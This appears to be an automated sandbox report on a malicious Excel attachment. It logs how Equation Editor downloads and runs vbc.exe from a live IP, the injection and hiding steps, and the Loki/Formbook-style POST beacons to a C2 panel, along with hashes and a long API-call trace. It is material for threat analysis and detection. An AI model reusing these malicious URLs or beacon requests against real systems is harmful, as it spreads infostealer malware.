Causes process to crash	<div><div></div><div></div><div></div></div>	Process ID: 2604 Image Path: szsnl.exe
Detected as probable malware	<div><div></div><div></div><div></div></div>	Source: ATSE Detection Name: TROJ_GEN.F04IE00L522 Engine Version: 22.580.1004 Malware Pattern Version: 18.115.92
Drops unknown malware	<div><div></div><div></div><div></div></div>	Source: Virtual Analyzer Detection Name: VAN_WORM.UMXX File Name: vbc.exe SHA1: DCFD2E943F63144BA01AF34BC42D2B9567924E02 Engine Version: 6.0.5511

▼ Process, service, or memory object change (9)

Characteristic	Significance	Details
Creates process	<div><div></div><div></div><div></div></div>	Process ID: 1996 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding
Creates process	<div><div></div><div></div><div></div></div>	Process ID: 1944 Image Path: %USERPROFILE%\vbc.exe
Creates process	<div><div></div><div></div><div></div></div>	Process ID: 2420 Image Path: %TEMP%\szsnl.exe Shell Command:
Creates process	<div><div></div><div></div><div></div></div>	Process ID: 1996 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"
Escalates process privileges to gain a higher level of access	<div><div></div><div></div><div></div></div>	Process ID: 2604 Info: Obtains system level privileges
Creates process in temporary folder	<div><div></div><div></div><div></div></div>	Process ID: 2604 Image Path: %TEMP%\szsnl.exe
Creates process in temporary folder	<div><div></div><div></div><div></div></div>	Process ID: 2420 Image Path: %TEMP%\szsnl.exe %TEMP%\kqbyxcrrpbh.c
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 2420 Injected API: SetThreadContext Target Process ID: 2604 Target Image Path: %TEMP%\szsnl.exe
Creates command line process	<div><div></div><div></div><div></div></div>	Process ID: 1944 Image Path: %USERPROFILE%\vbc.exe

▼ Rootkit, cloaking (2)

Characteristic	Significance	Details
Hides file to evade detection	<div><div></div><div></div><div></div></div>	File: %APPDATA%\24FC74
Hides file to evade detection	<div><div></div><div></div><div></div></div>	File: %APPDATA%\24FC74\42AE16.exe

▼ Suspicious network or messaging activity (13)

Characteristic	Significance	Details
Attempts to connect to suspicious host	<div><div></div><div></div><div></div></div>	172.245.25.166
Attempts to connect to malicious URL	<div><div></div><div></div><div></div></div>	URL: http://172.245.25.166/772/vbc.exe Threat Name: TROJAN_FORMBOOK.WRS
Connects to remote URL or IP address	<div><div></div><div></div><div></div></div>	Connection: ĩÇÑÉEÑĭĖÑĖİĖİĐĈEx90™,Đ™~%ss\$Đ™\x8d\$Ŋ\x8f—\x8f:80 Content: .
Connects to remote URL or IP address	<div><div></div><div></div><div></div></div>	Connection: ĩÇÑÉEÑĭĖÑĖİĖİĐĈEx90™,Đ™~%ss\$Đ™\x8d\$Ŋ\x8f—\x8f:80 Content: POST /HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: ..... \r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 878976B6\r\nContent-Length: 189\r\nConnection: close\r\n\r\n
Connects to remote URL or IP address	<div><div></div><div></div><div></div></div>	Connection: ĩÇÑÉEÑĭĖÑĖİĖİĐĈEx90™,Đ™~%ss\$Đ™\x8d\$Ŋ\x8f—\x8f:80 Content: POST /HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: ..... \r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 878976B6\r\nContent-Length: 216\r\nConnection: close\r\n\r\n
Connects to remote URL or IP address	<div><div></div><div></div><div></div></div>	Connection: 208.67.105.162:80 Content: .
Connects to remote URL or IP address	<div><div></div><div></div><div></div></div>	Connection: 208.67.105.162:80 Content: POST /soft/five/fre.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: 208.67.105.162\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: D44D03D8\r\nContent-Length: 281\r\nConnection: close\r\n\r\n
Connects to remote URL or IP address	<div><div></div><div></div><div></div></div>	Connection: 172.245.25.166:80 Content: GET /772/vbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; InfoPath.3]\r\nHost: 172.245.25.166\r\nConnection: Keep-Alive\r\n\r\n
Connects to remote URL or IP address	<div><div></div><div></div><div></div></div>	http://172.245.25.166/772/vbc.exe
Connects to remote URL or IP address	<div><div></div><div></div><div></div></div>	http://172.245.25.166/772/vbc.exe
Listens on port	<div><div></div><div></div><div></div></div>	0.0.0.0:49424
Queries DNS server	<div><div></div><div></div><div></div></div>	172.245.25.166
Exhibits bot behavior	<div><div></div><div></div><div></div></div>	Threat Description: LOKI - HTTP (Request) Host: N/A IP: 208.67.105.162 Port: 80 Rule ID: 2157

▼ Network Destinations

IP Address	Port	Location	Risk Level	Threat	Accessed By
208.67.105.162	80	-	-	-	product inquiry 81U2H.xls
172.245.25.166	80	-	-	-	product inquiry 81U2H.xls



Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
172.245.25.166	-	53	-	-	-	product inquiry 81U2H.xls

URL	Site Category	Risk Level	Threat	Accessed By
http://172.245.25.166/772/vbc.exe	Malware Accomplice	High	TROJAN_FORMBOOK.WRS	product inquiry 81U2H.xls

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
vbc.exe	High	VAN_WORM.UMXX	Attempts to detect active running processes Modifies important registry entries to perform rogue functions Modifies file that can be used to infect systems Executes dropped file Deletes file to compromise the system or to remove traces of the infection Drops executable during installation Creates multiple copies of a file Executes commands or uses API to obtain system information Accesses decoy file Causes process to crash Creates process Escalates process privileges to gain a higher level of access Creates process in temporary folder Resides in memory to evade detection Creates command line process Hides file to evade detection Connects to remote URL or IP address	http://172.245.25.166/772/vbc.exe	171522	DCFD2E943F63144BA01AF34BC42D2B9567924E02
szsnl.exe	No risk	-	-	-	101888	E9DED8CCC490BE1BB771BCCA0B6B7BC0D833BDC1
vbc[1].exe	No risk	-	-	http://172.245.25.166/772/vbc.exe	171522	DCFD2E943F63144BA01AF34BC42D2B9567924E02
42AE16.exe	No risk	-	-	-	101888	E9DED8CCC490BE1BB771BCCA0B6B7BC0D833BDC1
product inquiry 81U2H.xls.LNK	No risk	-	-	-	1384	8025A99EAAFD6702A72CF54699E536DF53DCD968
42AE16.hdb	No risk	-	-	-	4	000F9DBD5F26905E320CE032C55EF41734D1A46C
~DFE5EDD12F0136CFCC.TMP	No risk	-	-	-	512	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125	No risk	-	-	-	54	7AA0EE429B305A7017069C2D5D7C4839A063CFA5
a18ca4003deb042bbee7a40f15e1970b_713b9826-f5f6-4612-b8c6-3585b9601125	No risk	-	-	-	54	0F6253AAF1C05D31E8844434F74CE0C5367081D8
7cff57a9-d8fa-40c9-8eca-d94bd4bec8d6	No risk	-	-	-	468	1BF1E0E976C52C6888A20022C1D89DAA02DF6822

▼ Suspicious Objects

Type	Object	Risk Level
File (SHA1)	EAA70EDD58AA0AEBAF3FBF004C8721E2C2136057	High
URL	http://172.245.25.166:80/772/vbc.exe	High
File (SHA1)	DCFD2E943F63144BA01AF34BC42D2B9567924E02	High

▼ Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to suspicious host 172.245.25.166		
Detection	Threat Characteristic: Attempts to connect to malicious URL URL: http://172.245.25.166/772/vbc.exe Threat Name: TROJAN_FORMBOOK.WRS		
Detection	Threat Characteristic: Exhibits bot behavior Threat Description: LOKI - HTTP (Request) Host: N/A IP: 208.67.105.162 Port: 80 Rule ID: 2157		
Detection	Threat Characteristic: Detected as probable malware Source: ATSE Detection Name: TROJ_GEN.F04IE00L522 Engine Version: 22.580.1004 Malware Pattern Version: 18.115.92		

Detection	Threat Characteristic: Drops unknown malware Source: Virtual Analyzer Detection Name: VAN_WORM.UMXX File Name: vbc.exe SHA1: DCFD2E943F63144BA01AF34BC42D2B9567924E02 Engine Version: 6.0.5511		
Call System API	API Name: GetVersionExA Args: ( a0f7f8 ) Return: 1		3012
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3012 Info: Obtains system version from API result		
Call System API	API Name: GetVersionExA Args: ( a0f4c4 ) Return: 1		3012
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		3012
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\StartupItems\ Value: None		3012
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\StartupItems\9# Value: None		3012
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		3012
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		3012
Call System API	API Name: GetVersionExA Args: ( a0f5e0 ) Return: 1		3012
Call System API	API Name: GetVersionExA Args: ( a0d82c ) Return: 1		3012
Call System API	API Name: GetVersionExA Args: ( a0d33c ) Return: 1		3012
Call System API	API Name: GetVersionExA Args: ( a0d7b8 ) Return: 1		3012
Call System API	API Name: GetVersionExA Args: ( 70699cf0 ) Return: 1		3012
Call Filesystem API	API Name: FindFirstFileExW Args: ( %windir%\Microsoft.NET\Framework\*, 0, a0c874, 0, 0, 0 ) Return: be5188		3012
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3012 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: ( be5188, a0c874 ) Return: 1		3012
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\MTTT Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LCCache\Themes\1033\NextUpdate Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		3012
Call System API	API Name: GetVersionExA Args: ( a0d8bc ) Return: 1		3012
Call System API	API Name: GetVersionExA Args: ( a0d87c ) Return: 1		3012
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3012
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3012 Info: Obtains drive info from API result		
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Excel\XLSTART\*, 0, 3074c27c, 0, 0, 0 ) Return: be5108		3012
Call Filesystem API	API Name: FindFirstFileExW Args: ( %ProgramFiles(x86)%\Microsoft Office\Office14\xlstart\*, 0, 3074c27c, 0, 0, 0 ) Return: be54c8		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\StartupItems\9# Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\StartupItems\ Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		3012
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3012
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3012
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3012
Call System API	API Name: GetDriveTypeW Args: ( D:\ ) Return: 5		3012
Call System API	API Name: GetDriveTypeW Args: ( \\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}\#000000001F500000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}) Return: 3		3012
Call System API	API Name: GetDriveTypeW Args: ( \\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}\#0000000001000000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}) Return: 3		3012
Call System API	API Name: GetDriveTypeW Args: ( \\?\IDE#CdRomTEAC_CD-ROM_2.5+____#5&1c1d869a&0&1.1.0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}) Return: 5		3012
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2		3012
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2		3012
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2		3012
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2		3012
Call System API	API Name: GetVersionExA Args: ( 736682d0 ) Return: 1		3012
Call System API	API Name: GetVersionExA Args: ( a02620 ) Return: 1		3012
Call System API	API Name: GetDriveTypeA Args: ( C:\ ) Return: 3		3012
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3012
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3012
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3012
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3012
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3012
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		3012
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None		3012
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C7298\ Value: None		3012
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C7298\1C7298 Value: None		3012
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C7298\1C7298 Value: None		3012
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3012
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3012
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3012
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3012
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3012
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3012
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3012
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3012
Call System API	API Name: evtcann.SendEvent Args: ( e), imagepath[C:\PROGRA~2\COMMON~1\MICROS~1\EQUATION\EQNEDT32.EXE ] Return: 1		3012

Call System API	API Name: evtchann.SendEvent Args: ( e), pid[0], ppid[3012 ] Return: 1		3012
Call System API	API Name: evtchann.SendEvent Args: ( e), filepath[%CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE ] Return: 1		3012
Call System API	API Name: evtchann.SendEvent Args: ( e), pid[0], ppid[3012 ] Return: 1		3012
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109E6009040000000000F01FE C\Usage\EquationEditorFiles\Intl_1033 Value: 55860005	3012	1996
Detection	Threat Characteristic: Creates process Process ID: 1996 Image Path: %CommonProgramFiles(x86)%\Microsoft Shared\EQUATION\EQNEDT32.EXE -Embedding		
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\ Value: None	3012	1996
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\3.0\ Value: None	3012	1996
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Equation Editor\3.0\Options\ Value: None	3012	1996
Call Internet Helper API	API Name: URLDownloadToFileW Args: ( , http://172.245.25.166/772/vbc.exe, %USERPROFILE%\vbc.exe, , ) Return: 0	3012	1996
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe		
Detection	Threat Characteristic: Connects to remote URL or IP address http://172.245.25.166/772/vbc.exe		
Call System API	API Name: DnsQueryEx Args: ( 172.245.25.166, 1, 50020000 ) Return: 0	3012	1996
Detection	Threat Characteristic: Queries DNS server 172.245.25.166		
Call System API	API Name: DnsQueryEx Args: ( 172.245.25.166, 1, 50020000 ) Return: 0	3012	1996
Call System API	API Name: GetVersionExA Args: ( 736682d0 ) Return: 1	3012	1996
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1996 Info: Obtains system version from API result		
Add Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\DownloadManager\ Value: None	3012	1996
Call System API	API Name: GetVersionExA Args: ( 19dcc4 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: ( 737a2828 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: ( 19dcc4 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: ( 19dcc4 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: ( 19dcc4 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: ( 19dcc4 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: ( 19dcc4 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: ( 19dcc4 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: ( 19dcc4 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: ( 19dcc4 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: ( 19dcc4 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: ( 19dcc4 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: ( 19dcc4 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: ( 19db70 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: ( 19dcc4 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: ( 19db70 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: ( 19dcc4 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: ( 19da74 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: ( 19da74 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: ( 19da60 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: ( 19da74 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: ( 19da60 ) Return: 1	3012	1996
Call System API	API Name: GetVersionExA Args: ( 19da74 ) Return: 1	3012	1996
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Microsoft\Windows\NetCache ) Return: 1	3012	1996
Call Internet Helper API	API Name: InternetOpenW Args: ( Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; InfoPath.3), 0, , , 10000000 ) Return: cc0004	3012	1996
Call System API	API Name: DnsQueryEx Args: ( 172.245.25.166, 1, 50020000 ) Return: 0	3012	1996
Call Internet Helper API	API Name: InternetConnectW Args: ( cc0004, 172.245.25.166, 80, , , 3, 0, 6095584 ) Return: cc0008	3012	1996
Call Internet Helper API	API Name: HttpOpenRequestW Args: ( cc0008, GET, /772/vbc.exe, , , 1694184, 4194320, 6095584 ) Return: cc000c	3012	1996
Detection	Threat Characteristic: Connects to remote URL or IP address http://172.245.25.166/772/vbc.exe		
Call System API	API Name: GetVersionExA Args: ( 19d840 ) Return: 1	3012	1996
Call Network API	API Name: socket Args: ( 23, 1, 6 ) Return: 480	3012	1996
Call Service API	API Name: OpenServiceW Args: ( 5cc1e0, WinHttpAutoProxySvc, 94 ) Return: 5cc190	3012	1996
Call System API	API Name: WinHttpCloseHandle Args: ( 5683dd8 ) Return: 1	3012	1996
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable Value: 0	3012	1996
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer Value: None	3012	1996
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyOverride Value: None	3012	1996
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL Value: None	3012	1996
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\AutoDetect Value: None	3012	1996
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings Value: None	3012	1996
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Microsoft\Windows ) Return: 1	3012	1996
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Microsoft\Windows ) Return: 1	3012	1996
Call System API	API Name: PathFileExistsW Args: ( %LOCALAPPDATA%\Microsoft\Windows\History ) Return: 1	3012	1996
Call Network API	API Name: socket Args: ( 2, 2, 0 ) Return: 4fc	3012	1996
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: 4fc	3012	1996
Call Network API	API Name: socket Args: ( 2, 1, 6 ) Return: 4fc	3012	1996

Call Network API	API Name: bind Args: ( 4fc, 0.0.0.0:49424, 16 ) Return: 0	3012	1996
Detection	Threat Characteristic: Listens on port 0.0.0.0:49424		
Call System API	API Name: ConnectEx Args: ( 4fc, 172.245.25.166:80, 16, 0, 0, 0, 5d14cc ) Return: 0	3012	1996
Call Network API	API Name: send Args: ( 4fc, GET /772/nbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; InfoPath.3]\r\nHost: 172.245.25.166\r\nConnection: Keep-Alive\r\n\r\n, 1, 296 ) Return: 0	3012	1996
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 172.245.25.166:80 Content: GET /772/nbc.exe HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 [compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/8.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; InfoPath.3]\r\nHost: 172.245.25.166\r\nConnection : Keep-Alive\r\n\r\n		
Call Network API	API Name: recv Args: ( 4fc, , 1, 2 ) Return: ?	3012	1996
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	3012	1996
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1996 Info: Obtains drive info from API result		
Call System API	API Name: PathFileExistsW Args: ( %windir%\SysWOW64\propsys.dll ) Return: 1	3012	1996
Call System API	API Name: PathFileExistsW Args: ( %windir%\SysWOW64\propsys.dll ) Return: 1	3012	1996
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	3012	1996
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	3012	1996
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	3012	1996
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\NetCache\IE\WMQBNJ1\vbq[1].exe Type: VSDT_EXE_W32	3012	1996
Detection	Threat Characteristic: Modifies file that can be used to infect systems %LOCALAPPDATA%\Microsoft\Windows\NetCache\IE\WMQBNJ1\vbq[1].exe		
Add File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	3012	1996
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 1996 File: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32		
Write File	Path: %USERPROFILE%\vbc.exe Type: VSDT_EXE_W32	3012	1996
Detection	Threat Characteristic: Modifies file that can be used to infect systems %USERPROFILE%\vbc.exe		
Call System API	API Name: GetDriveTypeA Args: ( C:\ ) Return: 3	3012	1996
Call System API	API Name: GetDriveTypeW Args: ( \\?STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000001F500000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b})\ ) Return: 3	3012	1996
Call System API	API Name: GetDriveTypeW Args: ( \\?STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#0000000001000000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b})\ ) Return: 3	3012	1996
Call System API	API Name: GetDriveTypeW Args: ( \\?IDE#CdRomTEAC_CD-ROM_2.5+____#5&1c1d869a&0&1.1.0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b})\ ) Return: 5	3012	1996
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2	3012	1996
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2	3012	1996
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	3012	1996
Call Process API	API Name: CreateProcessW Args: ( %USERPROFILE%\vbc.exe, "%USERPROFILE%\vbc.exe" , , , CREATE_SUSPENDED, , %windir%\system32, , Process:1944:%USERPROFILE%\vbc.exe ) Return: 1	3012	1996
Detection	Threat Characteristic: Executes dropped file File: %USERPROFILE%\vbc.exe Shell Command: %USERPROFILE%\vbc.exe "%USERPROFILE%\vbc.exe"		
Detection	Threat Characteristic: Creates process Process ID: 1996 Image Path: %USERPROFILE%\vbc.exe Shell Command: "%USERPROFILE%\vbc.exe"		
Call Thread API	API Name: NtResumeThread Args: ( Process:1944, ) Return: ?	3012	1996
Call System API	API Name: evtchann.SendEvent Args: ( e, pid[1944], ppid[1996] ) Return: 1	3012	1996
Detection	Threat Characteristic: Creates command line process Process ID: 1944 Image Path: %USERPROFILE%\vbc.exe		
Detection	Threat Characteristic: Creates process Process ID: 1944 Image Path: %USERPROFILE%\vbc.exe		
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000F01FEC\Usage\EXCELFiles Value: 55860005		3012
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000F01FEC\Usage\ProductFiles Value: 55860037		3012
Call System API	API Name: PathFileExistsW Args: ( %windir%\SysWOW64\propsys.dll ) Return: 1		3012
Call System API	API Name: PathFileExistsW Args: ( %windir%\SysWOW64\propsys.dll ) Return: 1		3012
Call Filesystem API	API Name: DeleteFileW Args: ( %APPDATA%\Microsoft\Office\Recent\product inquiry 81U2H.xls.LNK ) Return: 0		3012
Call System API	API Name: GetDriveTypeW Args: ( %WorkingDir%\ ) Return: 3		3012
Call System API	API Name: GetDriveTypeW Args: ( %TEMP%\ ) Return: 3		3012
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\ ) Return: 3		3012
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\ ) Return: 3		3012
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\ ) Return: 3		3012
Call System API	API Name: GetDriveTypeW Args: ( C:\Users\ ) Return: 3		3012
Call System API	API Name: GetDriveTypeW Args: ( %WorkingDir%\ ) Return: 3		3012
Call System API	API Name: GetDriveTypeW Args: ( %TEMP%\ ) Return: 3		3012
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\ ) Return: 3		3012
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\ ) Return: 3		3012
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\ ) Return: 3		3012
Call System API	API Name: GetDriveTypeW Args: ( C:\Users\ ) Return: 3		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C7298\1C7298 Value: None		3012
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C7298\ Value: None		3012

[illegible]

[illegible]

Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	1996	1944
Call Thread API	API Name: NtResumeThread Args: ( Process:2420, ) Return: ?	1996	1944
Call System API	API Name: evtchann.SendEvent Args: ( e, pid[2420], ppid[1944] ) Return: 1	1996	1944
Delete File	Path: %TEMP%\nsu1884.tmp Type: VSDT_EMPTY	1996	1944
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1944 File: %TEMP%\nsu1884.tmp Type: VSDT_EMPTY		
Call System API	API Name: GetDriveTypeW Args: ( \\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#0000000000100000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 3	1996	1944
Delete File	Path: %TEMP%\nsu1886.tmp Type: VSDT_EMPTY	1996	1944
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 1944 File: %TEMP%\nsu1886.tmp Type: VSDT_EMPTY		
